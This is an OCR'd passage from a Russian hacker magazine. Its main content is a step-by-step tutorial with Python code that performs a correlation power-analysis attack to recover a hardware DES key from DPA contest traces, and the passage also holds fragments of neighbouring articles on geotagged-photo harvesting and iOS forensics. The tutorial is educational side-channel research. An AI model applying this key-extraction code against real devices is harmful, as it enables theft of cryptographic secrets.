Статья подошла к завершению, и настало время делать вывод. А вывод простой: заливать фотографии с геопривязкой нужно обдуманно. Конкурентные разведчики готовы зацепиться за любую возможность получить новую информацию, и API социальных сетей им в этом могут очень неплохо помочь. Когда писал эту статью, я изучил еще несколько сервисов, в том числе Twitter, Facebook и LinkedIn, — есть ли подобный функционал. Положительные результаты дал только первый, что, несомненно, радует. А вот Facebook и LinkedIn огорчили, хотя еще не все потеряно и, возможно, в будущем они расширят свои API. В общем, будь внимательнее, выкладывая свои фото с геопривязкой, — вдруг их найдет кто-нибудь не тот :).



WWW

Исходный код рассмотренного скрипта ты можешь найти в моем Bitbucket-репозитории: goo.gl/vbcGJb

ПОЛЕЗНЫЕ СОВЕТЫ

Если в результате работы скрипта фотографий будет слишком мало, можешь пробовать изменять переменную `date_increment`, поскольку именно она отвечает за интервалы времени, по которым собираются фотографии. Если место популярное, то и интервалы должны быть частыми (уменьшаем `date_increment`), если же место глухое и фотографии публикуют раз в месяц, то и сбор фотографий интервалами в час не имеет смысла (увеличиваем `date_increment`).



Роман Коркикян
roman.korkikian@yandex.com

КРИПТОГРАФИЯ ПОД ПРИЦЕЛОМ

АТАКИ ПО ВТОРОСТЕПЕННЫМ КАНАЛАМ ДЛЯ «УВЕРЕННЫХ»

Эта статья представляет собой пошаговую инструкцию для тех, кто на практике решил попробовать применить атаки по второстепенным каналам (АВК). Для этой цели мы напишем код на Python, а данные возьмем из соревнований DPA contest, которые предварительно были объединены и сжаты в один файл (файл размещен в Сети). Мы будем анализировать алгоритм DES, реализованный не в софте, а аппаратно и без какой-либо защиты от АВК. Перед тем как приступить к практике, я настоятельно рекомендую ознакомиться с двумя предыдущими статьями (][№ 189 и № 191).



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ШАГ 0. ДАННЫЕ И ФОРМАТ

Для этой статьи были использованы данные с самых первых соревнований DPA contest (goo.gl/5Fk5VT), которые теоретически до сих пор можно скачать с сайта goo.gl/YvDX4a. К сожалению, доступ к этим данным есть не всегда, поэтому я сохранил данные для одного ключа и разместил их у себя на Яндекс.Диске (https://yadi.sk/d/g4BtzRWze3wqn).

Бинарный файл, который доступен на Яндекс.Диске, называется `DES_DPA_1.hws`. Он создавался на Linux, поэтому все данные в нем записаны в формате little-endian. Файл состоит из заголовка и данных. В заголовке указана следующая информация (весь заголовок занимает 21 байт):

1. Первые пять байт — магическое слово HWSec, которое я использую для индикации файлов с данными.
2. Следующие четыре байта типа `unsigned int` представляют собой количество шифрований. В рассматриваемом случае было выполнено 2000 шифрований и для каждого были записаны исходный текст, шифротекст и измерена кривая напряжения — все эти значения представлены в блоке данных.
3. Следующие четыре байта типа `unsigned int` представляют собой количество точек в каждой кривой напряжения. В рассматриваемом случае это число равно 20 003.
4. Затем следуют 8 байт (uint64), которые являются ключом алгоритма DES. Все шифрования в указанном файле были сделаны с ключом `0x656A78656A7865`.

За заголовком следуют блоки данных для каждого шифрования, состоящие из исходного текста, шифротекста и кривой напряжения. Количество блоков для данного файла, указанное в заголовке, равняется 2000. Формат этих данных представлен в следующем виде:

1. Восемь байт исходного текста (тип uint64).
2. Восемь байт шифротекста (тип uint64).
3. Сама кривая напряжения, представленная в виде массива точек типа `float`. Количество точек, указанное в заголовке, равно 20 003.

Таким образом, 2000 кривых напряжения, в каждой из которой 20 003 точки в формате `float`, занимают 152 Мб (кстати, когда будешь считывать данные, не забудь, что они сохранены в формате little-endian). В более сложных системах приходится снимать несколько миллионов кривых, поэтому ты можешь представить объем получаемых данных.

ШАГ 1. ИЗВЛЕКАЕМ ДАННЫЕ

На первом шаге давай просто попытаемся извлечь данные и построить одну кривую напряжения. Я предлагаю это сделать на Python — он более гибкий, хотя обычно на воркшопах я даю код на C++, поскольку он быстрее. Ты можешь также воспользоваться любым другим языком

Рис. 1. Чтение данных из файла

```
FileProcessor
import numpy as np
import matplotlib.pyplot as plt
import struct
from scipy.stats.stats import pearsonr

def ReadHWSFile():
    fp = open('../data/DES_DPA_1.hws','rb')

    mes = struct.unpack('=5sII8B',fp.read(5+16))
    print(mes)

    num_encrp, len_trace = mes[1],mes[2]
    key       = mes[3:][::-1]

    print("Number of encryptions: ", num_encrp)
    print("Number of samples per trace: ", len_trace)
    print("Correct encryption key: ", key)

    traces      = np.zeros((num_encrp,len_trace),np.float32);
    plaintext   = np.zeros((num_encrp, 8),np.uint8)
    ciphertext  = np.zeros((num_encrp, 8),np.uint8)

    for ID in range(num_encrp):
        plaintext[ID]   = np.fromstring(fp.read(8), dtype=np.uint8)[::-1]
        ciphertext[ID]  = np.fromstring(fp.read(8), dtype=np.uint8)[::-1]
        traces[ID]      = np.fromstring(fp.read(4*len_trace), dtype=np.float32)


    fp.close()

    return (plaintext, ciphertext, traces)

if __name__ == "__main__":
    plt.rcParams.update({'font.size': 22})
    plaintext, ciphertext, traces = ReadHWSFile()
    plt.hold(1)
    plt.plot(traces[0])
    plt.plot(traces[np.size(traces,0) - 1])
    plt.xlim(0,np.size(traces,1))
    plt.xlabel("Sample index")
    plt.ylabel("Voltage, V")
    plt.show()
```

```
Console
<terminated> C:\Users\Roman\workspace\TraceIt\FileProcessor\FileProcessor.py
('HWSec', 2000, 20003, 101, 106, 120, 101, 106, 120, 101, 106)
('Number of encryptions: ', 2000)
('Number of samples per trace: ', 20003)
('Correct encryption key: ', (106, 101, 120, 106, 101, 120, 106, 101))
```

Рис. 2. Кривые напряжения



FileProcessor | Backup

```
def popcount(a):
    a -= np.bitwise_and(np.right_shift(a, 1), 0x55555555)
    a = np.bitwise_and(a, 0x33333333) + np.bitwise_and(np.right_shift(a, 2), 0x33333333)
    return np.right_shift(np.bitwise_and((np.bitwise_and(a + np.right_shift(a, 4), 0xF0F0F0F) * 0x1010101), 0xffffff

def CheckDataTransmission(plaintext, ciphertext, traces):
    len_trace = np.size(traces,1)

    model = popcount(plaintext[:,0])

    pcc  = np.zeros((len_trace, 1),np.double)

    for i in range(len_trace):
        pcc[i] = pearsonr(traces[:,i], model)[0]

    fig, ax1 = plt.subplots()
    plt.xlabel("Sample index")

    ax1.plot(traces[1,:], 'b-')

    ax1.set_ylabel('Voltage', color='b')
    for tl in ax1.get_yticklabels():
        tl.set_color('b')

    ax2 = ax1.twinx()
    ax2.plot(pcc, 'r-', linewidth=2)
    ax2.set_ylabel('Pearson Correlation Coefficient', color='r')
    for tl in ax2.get_yticklabels():
        tl.set_color('r')

    plt.xlim((0,len_trace))
    plt.show()
if __name__ == "__main__":
    plt.rcParams.update({'font.size': 22})
    plaintext, ciphertext, traces = ReadHWSFile()
    CheckDataTransmission(plaintext, ciphertext, traces)
```

Console

```
<terminated> C:\Users\Roman\workspace\TraceIt\FileProcessor\FileProcessor.py
('HWSec', 2000, 20003, 101, 106, 120, 101, 106, 120, 101, 106)
('Number of encryptions: ', 2000)
('Number of samples per trace: ', 20003)
('Correct encryption key: ', (106, 101, 120, 106, 101, 120, 106, 101))
```

Рис. 3. Проверка передачи данных

или системой Matlab (Octave), R, Cobol или Brainfuck :) на свое усмотрение.

Нам потребуются дополнительные библиотеки `numpy`, `matplotlib` и `scipy`, которые необходимо установить отдельно (думаю, ты справишься сам без инструкций по установке библиотек). Они нужны для создания графиков и расчета данных.

Сам код (и результат считывания заголовка файла) приведен на рис. 1. Файл `DES_DPA_1.hws` был сохранен в директории `../data`, поэтому в случае другого расположения файла измени путь к нему. Как видно из строки в консоли, заголовок был считан корректно.

Осталось проверить, были ли правильно считаны кривые напряжения, — это определяется простым построением кривых для первого и последнего шифрований. На рис. 2 зеленым цветом показана кривая для первого шифрования и синим цветом — для последнего шифрования. Так как две кривые очень похожи, то данные считаны корректно, в противном случае возможны сдвиги по оси X или другие изменения в графиках.

На рис. 2 каждый большой всплеск напряжения происходит в момент восходящего сигнала осциллятора. Маленькие всплески между большими происходят в момент нисходящего сигнала осциллятора. В зависимости от того, как спроектирована система, регистры могут переключаться как при восходящем, так и при нисходящем сигнале с осциллятора. Я насчитал 8 + 16 + 8 всплесков: первые 8 тактов используются для побайтовой передачи исходного текста в криптографический акселератор, 16 тактов используются для вычисления DES (один такт — один раунд), в оставшиеся 8 тактов шифротекст побайтово передается на выход. Эту информацию можно было прочитать в условиях конкурса, но также ее можно проверить с помощью методов второстепенных каналов, как это показано на следующем шаге.

ШАГ 2. ПРОВЕРКА ДАННЫХ

Чтобы проверить связь между передаваемыми данными и потребленной энергией, мы объединим два метода, описанные в первых статьях. Во второй статье говорилось, что переключение бита потребляет энергию. Чем больше битов переключено, тем больше энергии потребляется. В первой статье был описан коэффициент корреляции Пирсона, который позволяет сравнить модель и реальные данные. Группируя все вместе, мы получим инструментарий для проверки нашей модели:

1. На первом шаге посчитаем количество битов в первом байте исходного текста. Получится вектор из 2000 элементов (так как у нас 2000 исходных текстов).
2. Затем возьмем точку `i` (для первого раза `i = 1`) из каждой кривой напряжения — получится вектор из 2000 элементов (мы берем только одну точку из каждой кривой напряжения).
3. Посчитаем коэффициент корреляции Пирсона между моделью и вектором напряжения и сохраним его.
4. Перейдем к следующей точке `i` и вернемся на шаг 2.

Шаги 2–4 будут выполнены 20 003 раза, то есть для всех моментов времени, когда происходило снятие напряжения. Код этого алгоритма приведен на рис. 3. Часть кода взята из Сети: функция `popcount` (goo.gl/jjU08l) возвращает количество битов каждого элемента вектора, передаваемого в качестве аргумента; а функция `CheckDataTransmission` строит корреляцию нашей модели и реальных значений напряжения.

На рис. 4 приведен график для указанного кода,

> ***Чтобы проверить связь между передаваемыми данными и потребленной энергией, мы объединим два метода, описанные в первых статьях. Во второй статье говорилось, что переключение бита потребляет энергию. Чем больше битов переключено, тем больше энергии потребляется. В первой статье был описан коэффициент корреляции Пирсона, который позволяет сравнить модель и реальные данные. Группируя все вместе, мы получим инструментарий для проверки нашей модели***


где красным цветом показано значение корреляции, а синим цветом — одна кривая напряжения. Для сравнения на рис. 5 показаны точно такие же графики, но уже для 2-го байта исходного текста, а на рис. 6 — для 3-го байта. На этих графиках мы видим некоторые всплески, обусловлены они тем, что наша модель хорошо согласуется с реальными значениями напряжения. Мы также видим, что пик корреляции смещается на один такт для каждого последующего байта исходного текста, — это лишний раз показывает, что данные передаются побайтово. Ты можешь построить точно такие же графики для байтов шифротекста и посмотреть, что с ними случится.


Шаг проверки данных важен по двум причинам. Во-первых, за довольно короткое время мы смогли убедиться, что в данной реализации есть связь между бинарными данными и потребленной энергией. Во-вторых, мы смогли посмотреть, когда передаются данные, то есть примерно определить момент начала работы алгоритма (а он не может начаться раньше, чем получен весь исходный текст). Определение времени работы алгоритма позволяет сократить окно исследуемых кривых напряжения, и это ускоряет время обработки.

ШАГ 3. РАЗБИРАЕМСЯ С РЕАЛИЗАЦИЕЙ АЛГОРИТМА

Алгоритм DES, приведенный на рис. 7, должен быть тебе уже известен (если это не так, то поищи стандарт в Сети). Аппаратная реализация алгоритма DES, которую мы атакуем, приведена на рис. 8. Эта схема требует пояснения. Вначале опишем блоки:

1. рег L — 32-битный регистр, который сохраняет левую часть состояния алгоритма после каждого раунда.
2. рег R — 32-битный регистр, который сохраняет правую часть состояния алгоритма после каждого раунда.
3. рег CD — 48-битный регистр, который сохраняет раундовый ключ.
4. E, P, PC2 — таблицы перестановки битов, а на деле просто соединения.
5. S — таблица замещения, выполненная полностью на логических блоках без памяти (в противном случае должен быть регистр, который бы хранил значения).
6. LS2, LS, RS, RS2 — операции сдвига, которые логично выполнять в виде соединений.










Рис. 4. Корреляция 1-го байта исходного текста и кривых напряжения

Рис. 5. Корреляция 2-го байта исходного текста и кривых напряжения

Рис. 6. Корреляция 3-го байта исходного текста и кривых напряжения





9

$$L_1 = R_0$$
$$L_2 = R_1 = L_0 \text{ xor } F(R_0, K_1) = L_0 \text{ xor } P(Sbox[E(R_0) \text{ xor } K_1])$$
$$HD(L_1, L_2) = HW(L_1 \text{ xor } L_2)$$
$$HD(L_1, L_2) = HW\big(R_0 \text{ xor } L_0 \text{ xor } P(Sbox[E(R_0) \text{ xor } K_1])\big)$$

10

$$HD(L_1, L_2) = HW\big(InvP(R_0 \text{ xor } L_0) \text{ xor } Sbox[E(R_0) \text{ xor } K_1]\big)$$
$$HD(L_1^{1..4}, L_2^{1..4}) = HW\big(InvP(R_0 \text{ xor } L_0)^{1..4} \text{ xor } Sbox_1[E(R_0)^{1..6} \text{ xor } K_1^{1..6}]\big)$$

Рис. 7. Схема DES

Рис. 8. Схема аппаратной реализации DES

Рис. 9. Расстояние Хэмминга между L1 и L2

Рис. 10. Расстояние Хэмминга между L1 и L2, удобное для вычислений

Таким образом, мы видим, что на каждом раунде у нас происходит вычисление значений `Li` и `Ri`, которые перезаписывают предыдущие значения `Li-1` и `Ri-1`. Помимо этого, раундовый ключ тоже вычисляется заново и перезаписывает предыдущее значение регистра. Все эти перезаписи можно использовать для улучшения атаки, но мы сосредоточимся лишь на одном регистре `L`, так как его проще всего моделировать.

ШАГ 4. РАЗБИРАЕМСЯ С МОДЕЛЬЮ

Как и раньше, искать раундовый ключ алгоритма DES мы будем частями по шесть бит. Меньше не получится, так как мы не сможем построить достоверные модели из-за таблицы замещения `Sbox`, которая заменяет шесть входных бит четырьмя выходными. Так как это незащищенная реализация алгоритма DES, то значения `Li` и `Ri` перезаписывают предыдущие значения регистров. Таким образом, значение `L1` перезапишется значением `L2` на втором такте работы алгоритма. Эта перезапись вызовет всплеск напряжения, который должен быть пропорционален количеству перезаписанных битов, то есть расстоянию Хэмминга между двумя значениями `HD(L1,L2)`.

Битовое расстояние Хэмминга `HD(L1, L2)` равно весу Хэмминга от суммы по модулю двух этих переменных `HW(L1 xor L2)`, другими словами: `HD(L1, L2) = HW(L1 xor L2)`. Имея в распоряжении исходные тексты, мы можем найти значение этого выражения по формуле на рис. 9. В этой формуле все параметры, кроме ключа `K1`, могут быть найдены из исходного текста, поэтому мы легко можем смоделировать количество переключений битов в регистре `L`, когда `L1` перезаписывает `L2`.

Теоретически мы можем рассчитать любую другую перезапись регистров, например `L4` и `L5`, но в этом случае формула будет содержать значение ключей от `K1` до `K4` и нам будет очень сложно искать ключ по частям. С другой стороны, можно атаковать последние раунды и воспользоваться шифротекстами, как мы делали это для алгоритма AES, — нужно лишь написать обратные операции `InvSbox`, `InvP`, `InvE`.

Формула на рис. 9 абсолютно правильная, но ужасно неудобная, потому что мы собираемся моделировать шесть бит ключа, которые подаются на вход `Sbox`, а выход собирать нам придется из разных мест, так как перестановка `P` перемешивает все выходы. На мой взгляд, это ужасно неудобно, но есть элегантное решение проблемы. Побитовая перестановка `P` не изменяет вес Хэмминга, поэтому если мы применим обратную перестановку `InvP`, то вес Хэмминга тоже не поменяется. Эта формула приведена на рис. 10.

Такая формула гораздо удобнее, так как позволяет единожды посчитать операцию `InvP(R0 xor L0)`, а затем для каждого значения ключа просто брать выход `Sbox` и считать переключение битов (индексы над переменными означают, какие биты нужно взять, чтобы составить модель для первых шести бит ключа). Если это преобразование тебе не очень ясно, то просто воспользуйся формулой на рис. 9, но не забудь правильно «словить» биты после перестановки `P`.

Очевидно, ты уже понял, как искать ключ. Просто перебирая все значения шести бит ключа, вначале рассчитываешь модель потребления энергии. Затем считаешь

Рис. 11. Вычисление первичных значений

```
def permByteList(inByteList,permTable):
    """Permute input byte list according to input permutation table"""
    outByteList = (len(permTable)>>3)*[0]
    for index,elem in enumerate(permTable):
        i = index%8
        e = (elem-1)%8
        if i>=e:
            outByteList[index>>3] |= \
                (inByteList[(elem-1)>>3]&(128>>e))>>(i-e)
        else:
            outByteList[index>>3] |= \
                (inByteList[(elem-1)>>3]&(128>>e))<<(e-i)
    return outByteList

def byte2Bit(byteList):
    """Convert byte list into a bit list"""
    return [(byteList[i//8]>>(7-(i%8)))&0x01 for i in range(8*len(byteList))]

def getIndex(inBitList):
    """Permute bits to properly index the S-boxes"""
    return (inBitList[0]<<5)+(inBitList[1]<<3)+ \
           (inBitList[2]<<2)+(inBitList[3]<<1)+ \
           (inBitList[4]<<0)+(inBitList[5]<<4)

def ComputePreliminaries(plaintext):
    InvPFtable = ( 9, 17, 23, 31, 13, 28,  2, 18,
                  24, 16, 30,  6, 26, 20, 10,  1,
                   8, 14, 25,  3,  4, 29, 11, 19,
                  32, 12, 22,  7,  5, 27, 15, 21)
    num_encrp   = np.size(plaintext,0)
    ER0         = np.zeros((num_encrp,6),np.uint8)
    InvL0R0     = np.zeros((num_encrp,4),np.uint8)

    for iEnc in range (num_encrp):
        inputData      = permByteList(plaintext[iEnc],IPtable)
        L0,R0          = inputData[:4],inputData[4:]
        ER0[iEnc]      = permByteList(R0,EPtable)
        InvL0R0[iEnc]  = permByteList([i^j for i,j in zip(L0,R0)],InvPFtable)

    return (ER0,InvL0R0)

if __name__ == "__main__":
    plt.rcParams.update({'font.size': 22})
```

Рис. 12. Проверка моделей

```
180 def ComputeModel(ER0, InvL0R0, traces):
181     num_encrp = np.size(traces,0)
182     len_trace = np.size(traces,1)
183
184     model = np.zeros(num_encrp, np.double)
185     pcc   = np.zeros(len_trace, np.double)
186
187     plt.hold(1)
188     plt.xlabel("Sample index")
189     plt.ylabel("Pearson correlation coefficient")
190
191     for k in range(64):
192         key = np.array([k<<2, 0, 0, 0, 0, 0])
193
194         for ID in range(num_encrp):
195             KXorER0     = [i^j for i,j in zip(key,ER0[ID])]
196             indexList   = byte2Bit(KXorER0)
197             sboxInd     = getIndex(indexList[0:6])
198
199             sBoxOutput  = sBox[0][sboxInd]
200             model[ID]   = popcount( (InvL0R0[ID,0] >> 4) ^ sBoxOutput)
201
202         for i in range(len_trace):
203             pcc[i] = pearsonr(traces[:,i], model)[0]
204
205         plt.plot(pcc)
206
207     plt.xlim((0,len_trace))
208     plt.show()
209
210 if __name__ == "__main__":
211     plt.rcParams.update({'font.size': 22})
212     plaintext, ciphertext, traces = ReadHWSFile()
213     ER0,InvL0R0 = ComputePreliminaries(plaintext)
214     ComputeModel(ER0, InvL0R0, traces)
```

```
C:\Users\Roman\workspace\TraceIt\FileProcessor\FileProcessor.py
('HWSec', 2000, 20003, 101, 106, 120, 101, 106, 120, 101, 106)
('Number of encryptions: ', 2000)
('Number of samples per trace: ', 20003)
('Correct encryption key: ', (106, 101, 120, 106, 101, 120, 106, 101))
```

корреляцию между моделью и реальными данными, и лучшее значение корреляции даст тебе верный ключ. С кодом нужно будет чуть-чуть повозиться.

ШАГ 5. РАЗБИРАЕМСЯ С КОДОМ


Чтобы упростить задачу, я воспользовался реализацией DES, выполненной Жуаном Франко (João Franco) (goo.gl/W3dhi5). Вначале мы рассчитаем все значения, которые не изменяются со сменой ключа, то есть значения `E(R0)` и `InvP(L0 xor R0)`, обозначенные в коде (рис. 11) в качестве `ER0` и `InvL0R0`. Для расчета использовалась реализация Жуана Франко и дополнительная таблица обратной перестановки `InvPFtable`. После вычисления промежуточных значений мы можем приступить к построению самих моделей, как это сделано в коде на рис. 12. После того как будет выполнен весь код (а это займет некоторое время), у тебя должен получиться график, приведенный на рис. 13. Среди всех графиков здесь есть один, у которого корреляция значительно отличается в момент 10-го такта с начала работы. Это говорит о том, что модель для одного из ключей хорошо согласуется с реальными данными и, скорее всего, ключ правильный. На это также косвенно указывает момент корреляции — если бы пик был в другой такт, то это бы противоречило нашей модели, которая опирается на перезапись регистра после второго раунда.

Немного изменяя код, ты самостоятельно можешь построить корреляции для оставшихся частей ключа (для этого тебе нужно изменить следующие строки кода: 192, 197, 199, 200). Также ты можешь попытаться проатаковать последний раунд, для этого создай модель, когда R15 перезаписывается значением R16. Если будут вопросы, то пиши на указанный в начале адрес. Я сознательно опускаю некоторые моменты, чтобы дать тебе пищу для размышлений и поле для экспериментов.

ШАГ 6. ПОДВЕДЕМ ИТОГ

В этот раз статья сфокусирована на том, чтобы позволить тебе самостоятельно «пощупать» реально измеренные данные. Если представленного файла тебе мало — на сайте DPA contest есть около 12 Гб различных данных, которые можно проанализировать. За три статьи мы разобрали основы атак по второстепенным каналам, а в следующий раз мы займемся атаками методом индуцированных сбоев. Затем, когда пройдет немного времени, мы вернемся к атакам по второстепенным каналам, но уже будем рассматривать сложные и еще более приближенные к реальности примеры. Больше информации ищи в Сети или в журнале «Хакер». Stay tuned. ⌶

Рис. 13. Корреляция для всех ключей





Андрей Беленко
@abelenko


ЯБЛОЧНАЯ ФОРЕНЗИКА


ИЗВЛЕКАЕМ ДАННЫЕ ИЗ IOS-УСТРОЙСТВ ПРИ ПОМОЩИ OPEN SOURCE ИНСТРУМЕНТОВ

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

whanwhan.ai@shutterstock.com







